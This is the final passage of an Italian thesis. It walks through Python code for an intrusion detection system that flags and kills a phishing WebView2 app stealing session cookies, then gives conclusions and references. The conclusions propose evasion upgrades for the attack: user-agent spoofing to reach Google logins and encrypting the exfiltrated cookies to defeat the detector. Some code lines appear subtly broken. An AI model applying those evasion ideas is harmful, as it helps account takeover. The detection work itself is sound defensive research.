riga 291: se la verifica ha successo e la key-word i-esima viene identificata all'interno della stringa, si aumenta di uno il valore della variabile *cont*;

riga 292: se la variabile *cont* ha un valore superiore a tre si è identificato che la stringa in input contiene cookie;

riga 293-294: viene estratto il dominio che ha generato i cookie;

riga 295: il metodo termina la sua esecuzione restituendo come valore del booleano "True" e il dominio appena estratto;

riga 296: se nessuna key-word contenuta nella lista è stata trovata nella stringa in input, oppure se ne sono state trovate meno di tre, il metodo termina la sua

esecuzione restituendo come valore del booleano "False" e come dominio una stringa vuota.

La presentazione del codice della modalità base termina con il metodo *base\_mode()* che risulta essere quello invocato qualora l'utente scelga di utilizzare il software IDS in questa modalità. Tale metodo riceve in input unico parametro in input il pacchetto da analizzare, effettua l'accesso al payload, la decodifica in Base64 dello stesso ed invoca il metodo *cookie\_control()* per l'individuazione del pattern testuale. Il codice sorgente è presentato in **Figura 4.13**.

```

242     def base_mode(pkt):
243         layer_names = set()
244         for layer in pkt.layers:
245             layer_names.add(layer.layer_name)
246
247         if 'udp' in layer_names and 'DATA' in layer_names:
248             payload = str(pkt.data.data)
249         elif 'tcp' in layer_names and 'http' in layer_names:
250             encoded_payload = pkt.http.request.uri_query_parameter
251             encoded_payload = encoded_payload.split('=')[1]
252             encoded_payload = encoded_payload.split(' HTTP/')[0]
253             encoded_payload = control_padding(encoded_payload)
254             try:
255                 payload = b64decode(encoded_payload)
256                 control, domain = cookie_control(payload)
257                 if control:
258                     warning_str = 'ATTENTION! Attempt to steal session cookies.\nIt is recommended that you change your password :'
259                     print_log('----- WARNING -----')
260                     print_log(warning_str)
261                     print_log('-----')
262                     print('\x033[91m' + '\x033[1m')
263                     print('-----')
264                     print(warning_str)
265                     print('-----')
266                     print('\x033[0m')
267             except binascii.Error:
268                 pass
269             elif 'tcp' in layer_names:
270                 payload = str(pkt.tcp.payload).replace(':', '')
271             elif 'udp' in layer_names:
272                 payload = str(pkt.udp.payload).replace(':', '')
273             else:
274                 payload = 'Packet Whitout Payload'

```

**Figura 4.13.** Codice Software IDS - Metodo *base\_mode()*

- riga 243: viene dichiarata, utilizzando la struttura dati *set()*, la variabile *layer\_names* che conterrà i nomi dei diversi livelli dello stack protocollare individuati nel pacchetto;
- riga 244-245: attraverso l'utilizzo di un ciclo for il pacchetto viene scansionato per prelevare i livelli protocollari presenti ed aggiungere i loro nomi al set *layer\_name*;
- riga 247-148: se il pacchetto possiede sia il livello "udp" che il livello "DATA" viene prelevato il payload da quest'ultimo;
- riga 249: si controlla se il pacchetto possiede sia il livello "http" che il livello "tcp";
- riga 250-252: se il controllo va a buon fine si estraе dal livello "http" del pacchetto i parametri della richiesta che rappresentano la stringa sulla quale effettuare il controllo della presenza del pattern testuale;
- riga 253: viene invocato il metodo *control\_padding()* al fine di verificare se i parametri appena estratti abbiano una lunghezza in termini di caratteri che

consente di attuare la procedura di decodifica in Base64. Il risultato del metodo viene assegnato alla variabile *encoded\_payload*;

riga 254-255: si tenta di effettuare la decodifica in Base64 della variabile *encoded\_payload* e si assegna il risultato alla variabile *payload*;

riga 256: se la decodifica avviene con successo viene invocato il metodo *cookie\_control()* sulla variabile *payload*. Il risultato del metodo viene memorizzato nelle variabili *control* e *domain*;

riga 257-266: se la variabile *control* ha valore "True", il pattern testuale è stato riconosciuto, viene generato il messaggio di errore, inserito all'interno del file di log tramite il metodo *print\_log()* e successivamente stampato a video. La variabile *domain* viene utilizzata per segnalare all'utente su quale dominio è stato rilevato l'attacco;

riga 267-268: se la procedura di decodifica in Base64 restituisce errore, il payload di questo pacchetto viene ignorato;

riga 269-272: se il pacchetto contiene solo il livello "tcp" oppure solo il livello "udp" viene prelevato il payload;

riga 273-274: viene gestito il caso in cui il pacchetto non contenga payload, ad esempio un pacchetto di ack.

Per concludere sulla modalità di funzionamento base si può affermare che, la presenza di hard-code ovvero codice identificativo statico alle righe 293 e 294 del metodo *cookie\_control()* riportato in **Figura 4.12**, rende ancora più evidente il vincolo legato all'utilizzo della modalità base. Se l'attaccante malevolo dovesse modificare in qualsivoglia modo la stringa con cui l'applicazione restituisce al server HTTP i cookie catturati, non sarebbe più possibile individuare il pattern testuale.

Tuttavia, se alla luce di ciò possa sembrare che tale modalità di funzionamento sia superflua, si ricorda al lettore che chiunque, anche con scarsissime conoscenze di programmazione, può avere accesso al codice sorgente dell'applicazione malevola già compilato e pronto all'uso. La modalità base risulta allora utile nei casi in cui si abbia a che fare con un attaccante malevolo pigro o dotato di scarse competenze in materia.

#### 4.2.2 Modalità Avanzata

L'implementazione della modalità avanzata comprende tre metodi ciascuno dei quali svolge delle funzioni di controllo sul traffico di rete al fine di attenzionare gli indirizzi IP e le porte a cui l'applicazione WebView2 malevola invia richieste.

Come prima operazione è necessario dunque ottenere la un lista di indirizzi IP a cui è concesso che l'applicazione WebView2 effettui richieste, per far ciò si utilizza il metodo *check\_ip()* che richiede all'utente un elenco dei nomi di dominio consentiti e dopo aver contattato i server dove essi risiedono, restituisce in output la white-list di indirizzi IP. In **Figura 4.14** è riportato il codice sorgente del metodo.

```

216     def check_ip():
217         cont = 1
218         ip_list = set()
219         if cont == 1:
220             url = input('URL: ')
221             domains_list = url.split(' ', ' ')
222             print('Please wait, i am looking for the ip addresses of the domains you entered...\n')
223         else:
224             print('Please wait, i am updating the address withelist...\n')
225         for url in domains_list:
226             for i in range(10):
227                 data = str(socket.getaddrinfo(url, 0, 0, 0))
228                 data = data.split(", ", "")[1]
229                 ip = data.split(" ", 0))][0]
230                 ip_list.add(ip)
231                 time.sleep(1)
232         ip_list = list(dict.fromkeys(ip_list))
233         print('I added the following addresses in the address withelist:\n', ip_list, '\n')
234         cont += 1
235         return ip_list

```

**Figura 4.14.** Codice Software IDS - Metodo *check\_ip()*

- riga 217: viene dichiarata una variabile che fungerà da contatore e il suo valore viene posto pari ad uno. Lo scopo è quello di conteggiare quante volte il metodo viene invocato;
- riga 218: la struttura dati *set()* viene utilizzata per dichiarare la variabile *ip\_list* che conterrà la white-list di indirizzi;
- riga 219: si effettua un controllo sulla variabile contatore, se il suo valore è pari ad uno vuol dire che è la prima volta che questo metodo viene invocato;
- riga 220: se è la prima volta che il metodo viene invocato si richiede all'utente di inserire l'elenco dei nomi di dominio dai quali si vuole ottenere la white-list;
- riga 221-222: l'elenco dei nomi di dominio inseriti dall'utente viene manipolato al fine di inserire ciascuno di essi all'interno di una lista chiamata *domains\_list*. Si avverte inoltre l'utente che è in corso la ricerca degli indirizzi desiderati;
- riga 223-224: se non è la prima volta che il metodo viene invocato e quindi la variabile contatore ha un valore superiore ad uno, si avverte l'utente che si sta per effettuare una nuova ricerca di indirizzi IP per i nomi di dominio precedentemente specificati, in quanto, i server da contattare potrebbero essere cambiati;
- riga 225: con l'utilizzo di un ciclo for viene preso in considerazione ogni nome di dominio contenuto nella variabile *domain\_list*;
- riga 226-231: per ognuno degli elementi presi in considerazione precedentemente viene creata una connessione, al fine di inviare una richiesta di rete per recuperare le informazioni ad esso relative utilizzando il metodo *getaddrinfo()* della libreria *socket*. Il risultato di questa richiesta viene convertito in stringa ed assegnato ad una variabile chiamata *data* che sarà appositamente manipolata per estrarre il solo indirizzo IP che sarà aggiunto alla white-list rappresentata dalla variabile *ip\_list*. Questa richiesta viene ripetuta per un totale di 10 volte ad intervalli di 1s per ciascun elemento della *domains\_list*;
- riga 232: dalla white-list vengono rimossi eventuali indirizzi IP duplicati;
- riga 233: viene notificato all'utente la fine del processo di discovery e stampata a video la white-list ottenuta;
- riga 234: la variabile contatore viene incrementata di uno;

riga 235: il metodo conclude la sua esecuzione restituendo la white-list di indirizzi IP contenuta nella variabile *ip\_list*.

Per procedere ad analizzare il traffico che proviene dall'applicazione malevola è necessario essere a conoscenza della porta attraverso cui la stessa effettua le richieste. Questo compito è svolto dal metodo *get\_attentioned\_port()* che riceve come parametri in ingresso la white-list di indirizzi IP restituita dal metodo *check\_ip()*, la porta sorgente del pacchetto attualmente analizzato e l'indirizzo IP dell'host al quale il pacchetto stesso è destinato. Questi ulteriori due parametri sono forniti dal metodo *capture\_packet()* nel momento in cui la modalità avanzata è stata selezionata dall'utente. Il metodo restituisce in output il valore della porta da cui l'applicazione WebView2 malevola effettua le richieste. In **Figura 4.15** viene presentato il codice implementato.

```

207     def get_attentioned_port(ip_list, src_port, dst_address):
208         attentioned_port = 0
209         dst_address_byte = str(dst_address).split('.')
210         for white_ip in ip_list:
211             white_ip_byte = str(white_ip).split('.')
212             if dst_address_byte[0] == white_ip_byte[0] and dst_address_byte[1] == white_ip_byte[1]:
213                 attentioned_port = src_port
214

```

**Figura 4.15.** Codice Software IDS - Metodo *get\_attentioned\_port()*

riga 208: viene dichiarata una variabile *attentioned\_port* che rappresenta l'output che verrà restituito, il suo valore è inizialmente posto a zero;

riga 209: l'indirizzo di destinazione del pacchetto viene manipolato al fine di estrarre ciascun byte da esso<sup>11</sup>;

riga 210: si prendere in considerazione, utilizzando un ciclo for, ciascun indirizzo IP contenuto nella white-list;

riga 211: l'indirizzo IP attualmente considerato viene manipolato per estrarne ciascun byte;

riga 212: viene svolto un controllo per assicurarsi che i primi due byte dell'indirizzo IP di destinazione del pacchetto, ricevuto come parametro in ingresso dal metodo e dell'indirizzo IP facente parte della white-list attualmente considerato, siano uguali;

riga 213: se il controllo ha esito positivo vuol dire che il pacchetto analizzato ha come destinazione uno degli indirizzi contenuti in white-list. Si procede perciò ad assegnare alla variabile *attentioned\_port* il valore della porta sorgente della richiesta che era stato fornito come parametro in ingresso al metodo. Questa è la porta dalla quale l'applicazione WebView2 sta inviando richieste verso uno dei domini consentiti;

riga 214: il metodo termina la sua esecuzione e restituisce il valore della variabile *attentioned\_port*.

<sup>11</sup> Come promemoria per il lettore si ricorda che un indirizzo IP è costituito da 4 byte ciascuno dei quali separato dal carattere "." (punto). Ad esempio, nell'indirizzo 192.168.175.121 i byte sono ['192', '168', '175', '121'].

La presentazione del codice della modalità avanzata termina con il metodo *advanced\_mode()* che risulta essere quello invocato qualora l'utente selezioni la stessa come modalità di funzionamento. Riceve come parametri in ingresso la white-list degli indirizzi ip fornita dal metodo *check\_ip()*, la porta sorgente della richiesta che si sta attualmente analizzando e l'indirizzo IP dell'host di destinazione a cui la richiesta è destinata. Questi ultimi due parametri sono forniti dal metodo *capture\_packet()* nel momento in cui la modalità avanzata è stata selezionata dall'utente. Non restituisce output. In **Figura 4.16** è riportato il codice implementato.

```

165     def advanced_mode(ip_list, src_port, dst_address):
166         attentioned_port = get_attentioned_port(ip_list, src_port, dst_address)
167         if attentioned_port != 0:
168             netstat_att_port = str(sp.getoutput('netstat -an | find "'+attentioned_port+'")')
169             pid = str(netstat_att_port[-7:-1]).replace(' ','')
170             if pid != '':
171                 parent_pid = str(sp.getoutput('wmic process get ProcessID, ParentProcessID | find "'+pid+'"'))
172                 parent_pid = str(parent_pid[9:8:1]).replace(' ','')
173                 first_parent_pid = str(sp.getoutput('wmic process get ProcessID, ParentProcessID | find "'+parent_pid+'")')
174                 first_parent_pid = str(first_parent_pid[9:8:1]).replace(' ','')
175                 netstat = str(sp.getoutput('netstat -an | find "'+first_parent_pid+'"'))
176                 if netstat != '':
177                     anomalous_port = ((netstat.split(':')[1])[0:6:1]).replace(' ','')
178                     anomalous_address = ((netstat.split(':')[1])[15::1]).replace(' ','')
179                     print_add_control_info(attentioned_port, netstat_att_port, pid, parent_pid, first_parent_pid, netstat, anomalous_address, anomalous_port)
180                     if src_port != anomalous_port:
181                         anomalous_address = anomalous_address.split('.')
182                         dst_address = (dst_address).split('.')
183                         if anomalous_address[0] != dst_address[0] or anomalous_address[1] != dst_address[1]:
184                             warning_str = '[ATTENTION!] Attempt to steal session cookies. The application with PID ' + first_parent_pid + ' was closed!'
185                             print_log(warning_str, 'WARNING')
186                             print_log(warning_str)
187                             print_log(warning_str)
188                             print('\'033[91m' + '\033[1m')
189                             print('-----')
190                             print(warning_str)
191                             print('-----')
192                             print('\'033[0m')
193                             sp.getoutput('taskkill /F /PID '+first_parent_pid)

```

**Figura 4.16.** Codice Software IDS - Metodo *advanced\_mode()*

- riga 166: viene invocato il metodo *get\_attentioned\_port()* e il risultato restituito assegnato alla variabile *attentioned\_port*;
- riga 167: si effettua un controllo sul valore della variabile *attentioned\_port*, andando a verificare che sia diverso da zero;
- riga 168: se il controllo va a buon fine, utilizzando il metodo *getoutput* della libreria *subprocess* si esegue, sulla shell di sistema, il comando *netstat* che restituisce una serie di informazioni riguardanti i processi attivi nel sistema e le porte da essi utilizzati. Si filtrano tali informazioni utilizzando il valore della variabile *attentioned\_port* riferita alla richiesta effettuata dall'applicazione WebView2 malevola. Il valore restituito viene convertito in stringa ed assegnato alla variabile *netstat\_att\_port*;
- riga 169: il valore della variabile *netstat\_att\_port* viene manipolato al fine di estrarre il PID del processo che ha effettuato la richiesta su quella specifica porta ed assegnarlo alla variabile chiamata *pid*;
- riga 170: si effettua un controllo sul valore della variabile *pid*, andando a verificare che sia diverso da zero;
- riga 171-174: se il controllo va a buon fine, si esegue sulla shell di sistema una query che scansiona i processi attivi alla ricerca del PID principale dal quale ha avuto origine il processo che ha effettuato la richiesta. Ricordiamo che, nel nostro caso, il PID principale si trova a due livelli di profondità rispetto a quello del processo

- che effettua la richiesta quindi il comando verrà eseguito due volte. Il valore ottenuto viene memorizzato nella variabile *first\_parent\_pid*;
- riga 175: viene nuovamente utilizzata la shell di sistema per eseguire il comando *netstat*, utilizzando come filtro il valore della variabile *first\_parent\_pid* che rappresenta il PID principale dell'applicazione WebView2 malevola. Il comando darà in output una stringa che viene memorizzata nella variabile *netstat* e rappresenta tutti i processi gestiti dall'applicazione;
- riga 176: si effettua un controllo sul valore della variabile *netstat* al fine di verificare che non sia vuoto;
- riga 177-178: se il controllo va a buon fine vuol dire che il comando *netstat* invocato sul PID principale dell'applicazione ha rilevato la presenza di un processo. Questo processo rappresenta il socket con il quale l'applicazione invia i dati al server HTTP posto in ascolto dall'attaccante. A questo punto si estraggono dalle informazioni contenute nella variabile *netstat* la porta sorgente della richiesta anomala e l'indirizzo IP dell'host destinatario della stessa. Questi valori vengono assegnati rispettivamente alle variabili *anomalous\_port* e *anomalous\_address*;
- riga 179: le informazioni relative alle statistiche di rete effettuate vengono mostrate all'utente utilizzando il metodo *print\_add\_control\_info()*. Il risultato è riportato nel riquadro evidenziato in **Figura 4.6**;
- riga 180: viene eseguito un controllo per verificare che la variabile *attentioned\_port*, che rappresenta la porta dalla quale l'applicazione malevola effettua richieste legittime e la variabile *anomalous\_port*, che rappresenta la porta dalla quale l'applicazione malevola sta inviando richieste ad un potenziale attaccante, siano diverse;
- riga 181-182: se il controllo ha esito positivo e le porte sono diverse si procede ad estrarre i singoli byte dagli indirizzi IP di destinazione della richiesta legittima *dst\_address* e dall'indirizzo IP di destinazione della richiesta malevola *anomalous\_address*;
- riga 183: si effettua un controllo atto a verificare che i primi due byte di *dst\_address* e *anomalous\_address* siano diversi;
- riga 184-192: se il controllo ha esito positivo e gli indirizzi presentano i primi due byte diversi, si tratta certamente di una richiesta che l'applicazione malevola sta inviando ad un indirizzo non presente all'interno della white-list e quindi all'attaccante. Di conseguenza viene generato il messaggio di che avvisa l'utente dell'avvenuto attacco, che verrà scritto sul file di log utilizzando il metodo *print\_log()* e mostrato a video nella schermata del software IDS. Il messaggio contiene tra l'altro l'informazione del PID principale dell'applicazione;
- riga 193: utilizzando il metodo *getoutput()* della libreria *subprocess* viene eseguito sulla shell di sistema il comando che termina l'applicazione malevola utilizzando come parametro il valore contenuto nella variabile *first\_parent\_pid*.

Per concludere sulla modalità avanzata si fa notare che il suo utilizzo non impedisce l'esecuzione dell'attacco ma avvisa tempestivamente l'utente dell'accaduto. Durante la fase di testing della soluzione si è però notato che il software IDS riesce ad impedire l'attacco nel caso in cui sia attuato nei confronti della piattaforma Facebook, infatti, come riportato al **Paragrafo 3.4** la piattaforma stessa invia dei cookie all'utente già al momento della richiesta della pagina di login. L'applicazione

malevola non è in grado di discernere che tali cookie non sono utili all'attaccante al fine di compromettere l'account della vittima e li inoltra comunque al server HTTP in ascolto, facendo scattare i meccanismi di protezione dell'IDS che segnala all'utente l'avvenuto attacco e termina l'applicazione WebView2 malevola.



---

## Conclusioni

Da quanto illustrato nel corso dell'elaborato è chiaro che l'attacco studiato si configura come una tecnica di Ingegneria Sociale e più per la precisione come una tecnica di Phishing. L'attaccante malevolo deve come requisito principale, guadagnare la fiducia della potenziale vittima, utilizzando informazioni apprese attraverso canali aperti come social network oppure frutto di ulteriori campagne di attacchi informatici come data leak verso aziende che conservano una moltitudine di dati utente.

Questa tipologia di attacco assume come target non una specifica tecnologia ma bensì il fattore umano, che ricordiamo essere l'anello più debole della catena di sicurezza, essendo soggetto a errori della percezione, bias cognitivi e fiducia indotta. Per questi motivi, come precedentemente discusso, gli attacchi di Phishing sono di difficile analisi per i comuni software anti-virus che non sono quindi in grado di rilevarne l'avvenimento.

Si è resa necessaria dunque l'implementazione di una soluzione ad-hoc come spesso richiesto dalla cybersecurity "pratica", al fine di proteggere l'utente in caso di compromissione dei propri account tramite furto di cookie di autenticazione. Questa si configura come un software IDS (Intrusion Detection System) che invia all'utente un avviso nel momento in cui si verifica un evento malevolo avvisandolo rispetto quale piattaforma è stata compromessa. A questo punto è compito dello stesso attuare le strategie di rimedio, quali l'immediato cambiamento delle credenziali di autenticazione e disconnessione delle sessioni su tutti i dispositivi che hanno effettuato l'accesso con le vecchie credenziali. La soluzione proposta è atta quindi alla rilevazione dell'attacco e non alla sua prevenzione, gli unici strumenti che si rivelano adeguati alla prevenzione sono la consapevolezza dell'utente delle azioni che svolge in rete e la prudenza nel trattamento e divulgazione dei propri dati personali.

In conclusione dell'elaborato si vogliono presentare i possibili sviluppi futuri per migliorare l'attacco e renderlo funzionante su un maggior numero di piattaforme, nonché le migliorie da apportare al software IDS realizzato al fine di aumentare la protezione fornita all'utente.

Per quanto riguardai possibili sviluppi da attuare all'attacco si segnalano:

- **Permettere l'esecuzione dell'attacco sulla piattaforma Google:** di fatto, non è stato possibile testare il funzionamento dell'applicazione malevola su tale piattaforma, in quanto, la stessa rileva che la richiesta di autenticazione proviene da un'applicazione desktop che considera per natura non attendibile, non fornendo quindi all'utente la possibilità di effettuare il login al proprio account. Per aggirare tale protezione è necessario utilizzare le API messe a disposizione dal framework Microsoft Edge WebView2 al fine modificare l'user agent da cui viene effettuata la richiesta. In questo modo la piattaforma Google crederà che la richiesta provenga da un browser e non da un'applicazione desktop e consentirà all'utente di effettuare l'autenticazione, potendo così portare avanti l'attacco.
- **Rendere inefficace l'analisi del payload:** cifrando il contenuto del pacchetto dati che invia i cookie al server HTTP posto in ascolto dall'attaccante malevolo. In questo modo la modalità base del software IDS sviluppato diventerà inefficace per la rilevazione dell'attacco.

Per quanto riguarda invece i possibili sviluppi futuri del software IDS si segnalano:

- **Ampliare le capacità di decifratura:** includendo nel software la possibilità di effettuare decifratura del payload utilizzando algoritmi di maggiore complessità.
- **Potenziare le capacità di analisi:** aggiungendo la possibilità di utilizzare il software per analizzare il traffico che transita sull'intera rete aziendale/domestica e non solo sul terminale su cui è in esecuzione.

---

## Riferimenti bibliografici

1. Cisco - Prodotti e Servizi - Sicurezza - Cos'è il Social Engineering (30/09/2022)  
[https://www.cisco.com/c/it\\_it/products/security/what-is-social-engineering.html](https://www.cisco.com/c/it_it/products/security/what-is-social-engineering.html)
2. eBook - "Phishing: come riconoscere e affrontare le minacce" - Horsa Group  
<https://www.horsa.com>
3. Dispense Corso Cybersecurity a.a. 2020/2021 - Prof. F. BUCCAFURRI - Università degli Studi Mediterranea di Reggio Calabria, Dipartimento di Ingegneria dell'Informazione, delle Infrastrutture e dell'Energia Sostenibile (DIIES)
4. Verizon Data Breach Investigation Report 2022 (30/09/2022)  
<https://www.verizon.com/business/resources/reports/dbir>
5. sicurezzanazionale.gov.it - Ingegneria Sociale, una minaccia apparentemente banale (30/09/2022)  
<https://www.sicurezzanazionale.gov.it/sisr.nsf/approfondimenti/ingegneria-sociale-una-minaccia-apparentemente-banale.html>
6. Introduction to Microsoft Edge WebView2 (30/09/2022)  
<https://docs.microsoft.com/en-us/microsoft-edge/webview2/>
7. mrd0x.com - Attacking With WebView2 Applications (30/09/2022)  
<https://mrd0x.com/attacking-with-webview2-applications/>



---

## Elenco delle figure

1.1	Maggiori Attacchi considerati nel Data Breach Investigation Report 2022 - Verizon .....	4
2.1	Applicazione ibrida creata con il framework Microsoft Edge WebView2	12
2.2	Architettura dei processi di WebView2 .....	13
2.3	Condivisione di gruppo di processi WebView2 .....	14
2.4	Workflow degli eventi di navigazione per applicazioni WebView2.....	16
2.5	Flusso di autenticazione per applicazioni WebView2 .....	18
2.6	Flusso di modifica delle richieste WebView2.....	20
2.7	Flusso di sovrascrittura delle risposte WebView2 .....	22
3.1	Esempio Cookie di Sessione della piattaforma Microsoft Office365 ..	26
3.2	Download Codice Sorgente dell'applicazione WebView2 Malevola .....	28
3.3	Installazione ambiente di sviluppo in Visual Studio .....	28
3.4	Gestione pacchetti NuGet in Visual Studio .....	29
3.5	Installazione librerie Microsoft Windows Implementation .....	29
3.6	Installazione WebView2 SDK .....	30
3.7	Finestra principale dell'applicazione WebView2 malevola .....	30
3.8	Esecuzione del server HTTP Python .....	31
3.9	Funzione KeyLogger del server sul campo username.....	32
3.10	Funzione KeyLogger del server sul campo password .....	33
3.11	Accesso ad account Microsoft con applicazione malevola .....	34
3.12	Cookie di sessione inviati al server HTTP .....	34
3.13	Decodifica dei Cookie di sessione inviati al server HTTP.....	35
3.14	Eliminazione dei cookie presenti nella pagina.....	36
3.15	Import dei nuovi cookie .....	36
3.16	Account Microsoft compromesso.....	37
3.17	Classe AppStartPage.cpp - Metodo GetUri .....	38
3.18	Classe AppWindow.cpp - Metodo DownloadAndInstallWV2RT.....	39
3.19	Classe ScenarioCookieManagement.cpp - Metodo CookieToString....	41
3.20	Classe ScenarioCookieManagement.cpp - Metodo SendCookies .....	42
3.21	Classe ScenarioCookieManagement.cpp - Metodo GetCookieHelper ..	44
3.22	Classe AppStartPage.cpp - Modifica URL .....	45

3.23 Classe AppWindow.cpp - Modifica URL .....	45
3.24 Classe ScenarioCookieManagement.cpp - Modifica URL .....	45
3.25 Modifica del titolo dell'applicazione WebView2 .....	46
3.26 Modifica dell'icona dell'applicazione WebView2.....	47
3.27 Applicazione WebView2 - Facebook .....	47
3.28 Attacco WebView2-Cookie-Stealer a Facebook .....	48
3.29 Attacco WebView2-Cookie-Stealer a Facebook - MFA .....	49
3.30 Attacco WebView2-Cookie-Stealer a Facebook - Session Cookie .....	50
3.31 Attacco WebView2-Cookie-Stealer a Amazon .....	51
3.32 Attacco WebView2-Cookie-Stealer a Amazon - Session Cookie .....	51
4.1 Software IDS - Schermata principale .....	55
4.2 Software IDS - Schermata di selezione interfacce di rete .....	56
4.3 Software IDS - Schermata di cattura dei pacchetti .....	56
4.4 Software IDS - Modalità Base - Notifica Attacco .....	58
4.5 Software IDS - Modalità Avanzata - Notifica Attacco.....	59
4.6 Software IDS - Modalità Avanzata - Creazione white-list indirizzi IP ..	61
4.7 Codice Software IDS - Metodo <i>print_log()</i> .....	62
4.8 Codice Software IDS - Metodo <i>mode_choice()</i> .....	63
4.9 Codice Software IDS - Metodo <i>interface_choice()</i> .....	64
4.10 Codice Software IDS - Metodo <i>capture_packet()</i> .....	66
4.11 Codice Software IDS - Metodo <i>control_padding()</i> .....	67
4.12 Codice Software IDS - Metodo <i>cookie_control()</i> .....	68
4.13 Codice Software IDS - Metodo <i>base_mode()</i> .....	69
4.14 Codice Software IDS - Metodo <i>check_ip()</i> .....	71
4.15 Codice Software IDS - Metodo <i>get_attentioned_port()</i> .....	72
4.16 Codice Software IDS - Metodo <i>advanced_mode()</i> .....	73

---

## **Elenco delle tabelle**

2.1	Tabella delle API Cookie .....	15
2.2	Tabella delle API User Agent .....	16
3.1	Tabella degli URL .....	43
3.2	Tabella della modifica del codice .....	45



---

## Ringraziamenti

*Arrivato alla fine del percorso di studi doveroso è ringraziare le persone che mi hanno sostenuto nel corso di questi anni di studio.*

*Il primo pensiero va ai miei genitori che con infinita pazienza hanno rispettato i miei tempi e mi hanno trasmesso la forza per continuare ad andare avanti anche nei momenti in cui avrei voluto mollare tutto.*

*Ringrazio inoltre i miei relatori, il Professore Francesco Buccafurri e l'Ingegnere Vincenzo De Angelis che, senza far caso a giorno o orario, con costanza e dedizione mi hanno accompagnato nella redazione di questo elaborato e nella parte di progettazione ed implementazione del software.*

*Ringrazio infine i miei colleghi di corso con i quali ho condiviso gioie e dolori tra esami e lezioni. In particolare ringrazio Demetrio, Salvatore, Emanuele, Lucia e Anna compagni di studio e di esami tra le mille difficoltà.*